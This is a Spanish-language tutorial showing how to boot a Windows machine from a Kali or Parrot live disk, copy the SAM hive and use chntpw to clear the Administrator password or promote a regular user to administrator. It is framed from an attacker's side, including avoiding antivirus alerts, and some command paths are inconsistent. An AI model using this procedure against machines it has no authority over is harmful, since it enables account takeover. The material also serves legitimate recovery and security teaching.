

GANAR PRIVILEGIOS DE ADMINISTRADOR LOCAL UTILIZANDO CHNTPW

El sistema operativo local podría tener incorporada varias cuentas, al menos una de las cuales podría ser altamente privilegiada. Por defecto, la cuenta más privilegiada será la cuenta de Administrador, pero no es infrecuente la cuenta sea renombrada, en un intento de ocultarla de los atacantes. Sin importar cual nombre de cuenta se tenga, siempre estará en el grupo de Administradores. Una manera fácil de ver cuales usuarios son miembros del grupo local de Administradores de una máquina individual, es utilizar el comando “net” desde la línea de comando.

C:\>net localgroup

```
C:\Users\Jaf>net localgroup
Alias para \\LAPTOP-A400ES32
-----
*__vmware__
*Administradores
*docker-users
*Hyper-V Administrators
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Propietarios del dispositivo
*System Managed Accounts Group
*Usuarios
*Usuarios COM distribuidos
*Usuarios de administración remota
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

C:\>net localgroup Administradores

```
C:\Users\Jaf>net localgroup administraores
Error de sistema 1376.

El grupo local especificado no existe.

C:\Users\Jaf>net localgroup administradores
Nombre de alias      administradores
Comentario           Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Miembros
-----
Administrador
Jaf
Se ha completado el comando correctamente.

C:\Users\Jaf>
```

Además de la cuenta de Administrador, frecuentemente existen otras cuentas privilegiadas, propiedad de los grupos de ayuda y administración del sistema dentro de la compañía. Para propósitos del ejemplo se utilizará la cuenta por defecto de Administrador en Windows.


La manera más fácil para ganar acceso hacia la cuenta de Administrador es resetear la contraseña. Para hacer esto mientras el sistema está en funcionamiento, se necesitará conocer la contraseña existente, la cual probablemente no se tenga. Windows protege el archivo conteniendo los hashes de las contraseñas, **el archivo SAM**, de ser accedido mientras el sistema operativo está en funcionamiento. Aunque existen “exploits” o códigos de explotación los cuales permiten acceder hacia el contenido de los archivos en un sistema Windows en funcionamiento, hacer esto puede generar una alerta, en caso exista un sistema antivirus en la empresa con gestión centralizada. El volcar un archivo SAM únicamente proporciona los hashes de las contraseñas, la cual luego se debe intentar

romper. Aunque recuperar la contraseña local del Administrador es un propósito principal, también es factible eliminar la contraseña del Administrador. Se puede recolectar el archivo SAM y los hashes para intentar romperlas después. Para hacer esto, se necesitará iniciar el sistema desde una unidad USB, CD o DVD, para luego utilizar una herramienta la cual reinicie la contraseña.


Muchos ordenadores inician desde medios extraíbles como un USB, CD o USB, cuando detectan la presencia de estos. Si nada es detectado, la máquina inicia desde el primer disco duro. Algunas máquinas están configuradas para evadir los dispositivos extraíbles, pero sigue proporcionando un Menú de inicio durante el encendido. Este menú permite al usuario seleccionar el dispositivo desde el cual iniciar. En el peor caso, o la mejor configuración, el menú de inicio estará protegido por contraseña. Si este es el caso se podría intentar volcar el archivo SAM con un “exploit” como “pwdump8”, mientras la máquina está en funcionamiento. Alternativamente, se puede instalar un disco duro como primario desde el cual iniciar y acceder hacia la unidad Windows como secundario, y de esta manera acceder hacia el archivo SAM.

Para el siguiente ejemplo se utilizará la herramienta de nombre “Chntpw”, también conocida como “Offline NT Password & Registry Editor, la cual es una pequeña utilidad para remover la contraseña de un sistema Windows. Esta herramienta puede ser ejecutada desde un CD, DVD, o USB. Esta herramienta está incluida en Kali Linux y en Parrot Security.”

Se inicia la máquina Windows desde un Live-DVD con Kali Linux o Parrot. Se selecciona la opción “Try/Install”.



Se abre una terminal



Nos hacemos root con “sudo su” y, se utiliza el comando “fdisk” con la opción “-l”, para obtener información sobre las particiones de los dispositivos de almacenamiento del sistema Windows.

```
# fdisk -l
```

```
fdisk -l - Parrot Terminal
[user@parrot]~
$ sudo su
[root@parrot]~[/home/user]
# fdisk -l
Disk /dev/sda: 40 GiB, 42949672960 bytes, 83886080 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa04afb1

Device      Boot Start      End  Sectors  Size Id Type
/dev/sda1   *    2048 83884031 83881984   40G  7 HPFS/NTFS/exFAT


Disk /dev/loop0: 4.6 GiB, 4936732672 bytes, 9642056 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
[root@parrot]~[/home/user]
#
```

En primer lugar, tenemos que montar la partición del disco duro que tiene la instalación de Windows:

```
# mount /dev/sda1 /mnt/
```

Creamos una carpeta temporal por si queremos hacer una copia de seguridad.

```
# mkdir /tmp
```




```
ls --color=auto -l /mnt - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ] - [ /home/user ]
# mount /dev/sda1 /mnt
[ root@parrot ] - [ /home/user ]
# ls -l /mnt
total 2629185
drwxrwxrwx 1 root root      4096 Feb  3 09:16 Recycle Bin
drwxrwxrwx 1 root root         0 Mar 19 2019 Volume
drwxrwxrwx 1 root root     8192 Mar 19 2019 Page
-rwxrwxrwx 1 root root    408364 Mar 19 2019 bootmgr
-rwxrwxrwx 1 root root         1 Sep 15 2018 BOOTNXT
-rwxrwxrwx 1 root root     8192 Mar 19 2019 BOOTSECT.BAK
lrwxrwxrwx 2 root root       10 Mar 19 2019 'Documents and Settings' -> /mnt/Users
-rwxrwxrwx 1 root root 2423377920 Feb  3 09:16 pagefile.sys
drwxrwxrwx 1 root root         0 Sep 15 2018 VeriFog
drwxrwxrwx 1 root root     4096 Mar 19 2019 ProgramData
drwxrwxrwx 1 root root     8192 Jan 13 11:25 Program Files
drwxrwxrwx 1 root root     4096 Mar 19 2019 Program Files (x86)
drwxrwxrwx 1 root root         0 Mar 19 2019 Recovery
-rwxrwxrwx 1 root root 268435456 Feb  3 2023 swapfile.sys
drwxrwxrwx 1 root root     4096 Mar 19 2019 system volume information
drwxrwxrwx 1 root root     4096 Feb  3 09:15 Users
drwxrwxrwx 1 root root    16384 Mar 19 2019 Windows
[ root@parrot ] - [ /home/user ]
#
```

Opcionalmente se copian los archivos colmena (hive) de nombre “SAM” y “SYSTEM” hacia un directorio temporal.

```
# cp /mnt/Windows/System32/config/SAM /tmp/
# cp /tmp/Windows/System32/config/SYSTEM /tmp/
```

Se ejecuta la herramienta de nombre “chntpw”, para visualizar un resumen de sus opciones.

```
# chntpw
```




```
chntpw - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ] - [ /home/user ]
# chntpw
chntpw version 1.00 140201, (c) Petter N Hagen
chntpw: change password of a user in a windows SAM file,
or invoke registry editor. Should handle both 32 and 64 bit windows and
all version from NT3.x to Win8.1
chntpw [OPTIONS] <samfile> [systemfile] [securityfile] [otherrehive] [...]
-h          This message
-u <user>   Username or RID (0x3e9 for example) to interactively edit
-l          list all users in SAM file and exit
-i          Interactive Menu system
-e          Registry editor. Now with full write support!
-d          Enter buffer debugger instead (hex editor),
-v          Be a little more verbose (for debugging)
-L          For scripts, write names of changed files to /tmp/changed
-N          No allocation mode. Only same length overwrites possible (very safe mode)
-E          No expand mode, do not expand hive file (safe mode)

Usernames can be given as name or RID (in hex with 0x first)

See readme file on how to get to the registry files, and what they are.
Source/binary freely distributable under GPL v2 license. See README for details.
NOTE: This program is somewhat hackish! You are on your own!
[ root@parrot ] - [ /home/user ]
#
```

Se ejecuta la herramienta “chntpw” con la opción “-l”, la cual permite listar a los usuarios del sistema Windows.

```
# chntpw -l /tmp/Windows/System32/config/SAM
```



```
chntpw -l /mnt/Windows/System32/config/SAM - Parrot Terminal
File Edit View Search Terminal Help
Usernames can be given as name or RID (in hex with 0x first)

See readme file on how to get to the registry files, and what they are.
Source/binary freely distributable under GPL v2 license. See README for details.
NOTE: This program is somewhat hackish! You are on your own!
[~]-[root@parrot]-[/home/user]
# chntpw -l /mnt/Windows/System32/config/SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive </mnt/Windows/System32/config/SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 344/37136 blocks/bytes, unused: 29/7696 blocks/bytes.

| RID |-----| Username |-----| Admin? | Lock? |
| 01f4 | Administrator | ADMIN | dis/lock |
| 03eb | Alumno | | dis/lock |
| 01f7 | DefaultAccount | | dis/lock |
| 01f5 | Guest | | dis/lock |
| 03e8 | IEUser | ADMIN | dis/lock |
| 03ea | sshd | | dis/lock |
| 01f8 | WDAGUtilityAccount | | dis/lock |
[~]-[root@parrot]-[/home/user]
#
```

Si nos aparece el siguiente error:

```
root@sam:/media/sda3/windows/System32/config# chntpw -i SAM
chntpw version 1.00 140201, (c) Petter N Hagen
openHive(SAM) failed: Read-only file system, trying read-only
openHive(): read error: : Read-only file system
chntpw: Unable to open/read a hive, exiting.
```

Windows 10 tiene una característica de medio hibernación que le permite arrancar más rápido, pero requiere que la partición sea de sólo lectura incluso cuando Windows se ha apagado, o el ordenador se ha apagado incorrectamente.

Manteniendo pulsada la tecla SHIFT mientras se hace clic en Apagar desde la pantalla de inicio de sesión, puedes realizar un apagado limpio de windows desde la pantalla de inicio de sesión. El siguiente arranque con linux live será capaz de montar el disco con permisos de lectura y escritura.

Hay otra opción. Antes de ejecutar chntpw, había que montar la unidad con un comando como `sudo ntfs-3g /dev/sda3 /media/sda3`. (Esto supone que ya ha creado /media/sda3.) Si hubiera utilizado el `remove_hiberfile` como por ejemplo `sudo ntfs-3g -o remove_hiberfile /dev/sda3 /media/sda3` entonces ntfs-3g habría borrado el archivo de hibernación de windows `hiberfil.sys` para usted, lo que habría resuelto el problema.


```
# sudo mount -t ntfs-3g -o remove_hiberfile /dev/sdaX /mnt/your_mount_point
```

Se utiliza la opción “-u” de la herramienta “chntpw” para definir el usuario al cual se procederá a editar. Para este caso será el usuario “Administrador”. También podríamos haber seleccionado el usuario “Alumno” y en el paso siguiente escalarlo al grupo “ADMIN”.


```
# chntpw -u Administrador /tmp//Windows/System32/config/SAM
```

O

```
# chntpw -u Alumno /tmp//Windows/System32/config/SAM
```



```
chntpw -u Alumno /mnt/Windows/System32/config/SAM - Parrot Terminal
File Edit View Search Terminal Help
fullname:
comment :
homedir :


00000221 = Users (which has 4 members)

Account bits: 0x0214 =
[ ] Disabled | [ ] Homedir req. | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account |
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act |
[X] Pwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08) |
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40) |

Failed login count: 0, while max tries is: 0
Total login count: 1

- - - User Edit Menu:
1 - Clear (blank) user password
2 - Unlock and enable user account [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] >
```

Ahora podemos utilizar la opción número “1” para limpiar la contraseña del usuario Administrador o, la opción 3 para escalar al usuario “Alumno” al grupo “ADMIN”.



```
chntpw -u Alumno /mnt/Windows/System32/config/SAM - Parrot Terminal
File Edit View Search Terminal Help
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
===== USER EDIT =====

RID      : 1003 [03eb]
Username: Alumno
fullname:
comment :
homedir :

00000221 = Users (which has 4 members)

Account bits: 0x0214 =
[ ] Disabled | [ ] Homedir req. | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account |
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act |
[X] Pwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08) |
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40) |

Failed login count: 0, while max tries is: 0
Total login count: 1
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - User Edit Menu:
1 - Clear (blank) user password
2 - Unlock and enable user account [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] >
```

Se presenta un mensaje “Password cleared!”. Lo cual indica la contraseña ha sido limpiada.

Se utiliza la opción “q” para salir de la edición del usuario Administrador. Al realizar esto se indica el archivo colmena (hive) ha cambiado. Y se consulta sobre si se desea escribir el archivo. A lo cual se responde con “y”.

```
Account bits: 0x0214 =
[ ] Disabled      | [ ] Homedir req. | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account    |
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout  | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20) | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total login count: 1
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - User Edit Menu:
1 - Clear (blank) user password
(2) - Unlock and enable user account) [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] > q

Hives that have changed:
# Name
0 </mnt/Windows/System32/config/SAM>
Write hive files? (y/n) [n] : y
```

Ahora, vamos a desmontar la unidad y arrancar desde Windows para utilizar la contraseña actualizada o borrada.

```
# umount /dev/sda1
```

Al reiniciar el sistema Windows, se nos da la bienvenida automáticamente como el usuario Administrador, sin necesidad de escribir una contraseña.

